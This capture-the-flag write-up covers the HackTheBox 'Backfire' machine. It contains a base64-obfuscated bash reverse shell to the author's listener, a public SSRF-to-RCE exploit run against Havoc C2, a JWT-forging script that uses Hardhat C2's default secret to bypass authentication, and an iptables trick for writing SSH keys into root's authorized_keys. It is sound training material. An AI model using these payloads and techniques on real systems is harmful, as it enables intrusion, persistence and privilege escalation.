
This box is a “Medium” Linux box by HackTheBox which teaches you that as an attacker you can also be the one being attacked 😅
User flag #
usual first scans :
mkdir scans loot shares
nmap -A 10.10.11.49 -vvv -oA scans/first_scan
nmap -A 10.10.11.49 -vvv -p- -oA scans/full_scan
nmap -sU -A 10.10.11.49 --top-port 100 -vvv -oA scans/first_scan_udp
Outputs :
Discovered open port 443/tcp on 10.10.11.49
Discovered open port 22/tcp on 10.10.11.49
Discovered open port 8000/tcp on 10.10.11.49
Let’s check out web on 443 #

Nice, let’s try to enumerate hidden files/directories :
feroxbuster -H "Priority: u=0, i" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Upgrade-Insecure-Requests: 1" -H "Accept-Language: en-US,en;q=0.5" -u 'http://10.10.11.49:443/' -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 16 
I also tried with bigger wordlist and found nothing of interest. Let’s enumerate for vhosts :
ffuf -w /tmp/subdomains-top1million-110000.txt -u "http://10.10.11.49" -H 'Host: FUZZ.htb'Nothing else so let’s move on to the other potentially interesting port.
Checking the port 8000 #
We have a directory listing, seems nice ! We get :
- A .yaotl file :
Teamserver { Host = "127.0.0.1" Port = 40056 Build { Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc" Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc" Nasm = "/usr/bin/nasm" } } Operators { user "ilya" { Password = "CobaltStr1keSuckz!" } user "sergej" { Password = "1w4nt2sw1tch2h4rdh4tc2" } } Demon { Sleep = 2 Jitter = 15 TrustXForwardedFor = false Injection { Spawn64 = "C:\\Windows\\System32\\notepad.exe" Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe" } } Listeners { Http { Name = "Demon Listener" Hosts = [ "backfire.htb" ] HostBind = "127.0.0.1" PortBind = 8443 PortConn = 8443 HostRotation = "round-robin" Secure = true } }- This is a config file for Havoc a C2 self-hostable framework
- We can find passwords for both users, a DN, a port for both the server and listeners
- a .patch file :
Disable TLS for Websocket management port 40056, so I can prove that sergej is not doing any work Management port only allows local connections (we use ssh forwarding) so this will not compromize our teamserver @@ -8,12 +8,11 @@ Connector::Connector( Util::ConnectionInfo* ConnectionInfo ) { Teamserver = ConnectionInfo; Socket = new QWebSocket(); - auto Server = "wss://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/"; + auto Server = "ws://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/"; auto SslConf = Socket->sslConfiguration(); /* ignore annoying SSL errors */ SslConf.setPeerVerifyMode( QSslSocket::VerifyNone ); - Socket->setSslConfiguration( SslConf ); Socket->ignoreSslErrors(); QObject::connect( Socket, &QWebSocket::binaryMessageReceived, this, [&]( const QByteArray& Message ) diff --git a/teamserver/cmd/server/teamserver.go b/teamserver/cmd/server/teamserver.go index 9d1c21f..59d350d 100644 --- a/teamserver/cmd/server/teamserver.go +++ b/teamserver/cmd/server/teamserver.go @@ -151,7 +151,7 @@ func (t *Teamserver) Start() { } // start the teamserver - if err = t.Server.Engine.RunTLS(Host+":"+Port, certPath, keyPath); err != nil { + if err = t.Server.Engine.Run(Host+":"+Port); err != nil { logger.Error("Failed to start websocket: " + err.Error()) }- This is probably for the root step since the port mentioned can only be accessed from a local account (we’d need to do a port forwarding)
- We now know that if this patch has really been applied we have clear-text Websockets
Let’s wreak havoc 🥁 #
Let’s use the first file and first add the new host to our /etc/hosts :
sudo vim /etc/hosts# HTB Backfire
10.10.11.49 backfire.htbLet’s now see if there are known vulnerabilities regarding Havoc C2 : A quick search lead me to see that there seems to be lot going on with an SSRF that can then be exploited to get and RCE. Looking at https://github.com/sebr-dev/Havoc-C2-SSRF-to-RCE I realize that the names quoted in the readme.md seemed oddly familiar. I afterwards saw them when I was about to respect the creators 😂

Exploit SSRF to RCE #
After a short reading of the source code for the exploit (which you should always do before you run some code you didn’t write - and actually even if you did write it) let’s run it :
uv venv --python 3.13
source .venv/bin/activate
uv pip install pycryptodome # Provides the "Crypto" module
python CVE-2024-41570.py -t https://backfire.htb -i 127.0.0.1 -p 40056 -U ilya -P CobaltStr1keSuckz!
I then setup a penelope listener :
penelope.py -i tun0All I had to do then was to get the reverse shell to be accessed by making it run the penelope payload
Enter command to execute: printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuNjAvNDQ0NCAwPiYxKSAm|base64 -d|bashSetup ✨Persistency✨ #
The shell has a ~30s life expectancy so the first thing I did was to add a public key to the ~/.ssh/authorized_keys file :
echo "<SSH_PUBLIC_KEY>" >> .ssh/authorized_keysLets be nice and civil and use a
>>rather than a>that would have erased all other players.
I could then log in for free (and with a proper shell) by running
ssh ilya@backfire.htb -i <PRIVATE_KEY>Root flag #
Finding what to do next #

Okay back to that story of Websockets and “there’s no problem in downgrading our security since it’s only available locally”. We can indeed confirm that we have access to the locally running instance :
Plus when looking at the sudoers permissions, sergej seems quite interesting :

Let’s see the ports we can access :
ssh -L 5000:localhost:5000 -L 7096:localhost:7096 ilya@backfire.htb-i ~/.ssh/<PRIVATE_KEY>
Out of these, on https://localhost:7096/ we can see a Hardhat C2 instance. Let’s try login on it with the second credentials we got nothing :/
Looking on the machine we can see the following comment which hints at a default configuration/password :

Let’s go back to our tried and true way of finding what to do next : search for <XYZ> CVE RCE. Clicking on the first result we see that we can do :
- An Authentification bypass (cool, we’ll need that)
- An RCE
Bypassing the auth #
Since Sergej did not change anything we know the JWT signing secret has to be "jtee43gt-6543-2iur-9422-83r5w27hgzaq".
So we can use the following code :
# @author Siam Thanat Hack Co., Ltd. (STH)
import jwt
import datetime
import uuid
import requests

rhost = 'localhost:7096' ##### Modified

# Craft Admin JWT
secret = "jtee43gt-6543-2iur-9422-83r5w27hgzaq"
issuer = "hardhatc2.com"
now = datetime.datetime.utcnow()

expiration = now + datetime.timedelta(days=28)
payload = {
    "sub": "HardHat_Admin",
    "jti": str(uuid.uuid4()),
    "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier": "1",
    "iss": issuer,
    "aud": issuer,
    "iat": int(now.timestamp()),
    "exp": int(expiration.timestamp()),
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/role": "Administrator"
}

token = jwt.encode(payload, secret, algorithm="HS256")
print("Generated JWT:")
print(token)

# Use Admin JWT to create a new user 'sth_pentest' as TeamLead
burp0_url = f"https://{rhost}/Login/Register"
burp0_headers = {
  "Authorization": f"Bearer {token}",
  "Content-Type": "application/json"
}
burp0_json = {
  "password": "b50e5824a59bceef78c481c23882f94e5d7d57f83ad098ae12e78a0657ed41f6", ##### Modified
  "role": "TeamLead",
  "username": "sth_pentest"
}
r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json, verify=False)
print(r.text)
Now that we are team leaders we can RCE
RCE with implants #
(no, not the Cyberpunk types)
We can then go to https://localhost:7096/ImplantInteract which would then give us direct terminal access :

We run a penelope instance in a terminal and run the penelope payload in the webshell

- We get a hit in our reverse shell, and now we can look into this iptables privesc. Iptables isn’t listed in GTFObins a bit to my surprise, but a quick search got me here
In order to not break the
/etc/passwdfor everyone let’s try to append our public key to the/root/.ssh/authorized_keys:

sudo /usr/sbin/iptables -A INPUT -i lo -j ACCEPT -m comment --comment $'\n<PUBLIC_KEY>\n'We can check that our SSH key is in the comments :

Then overwrite the file using
sudo /usr/sbin/iptables-save -f /root/.ssh/authorized_keys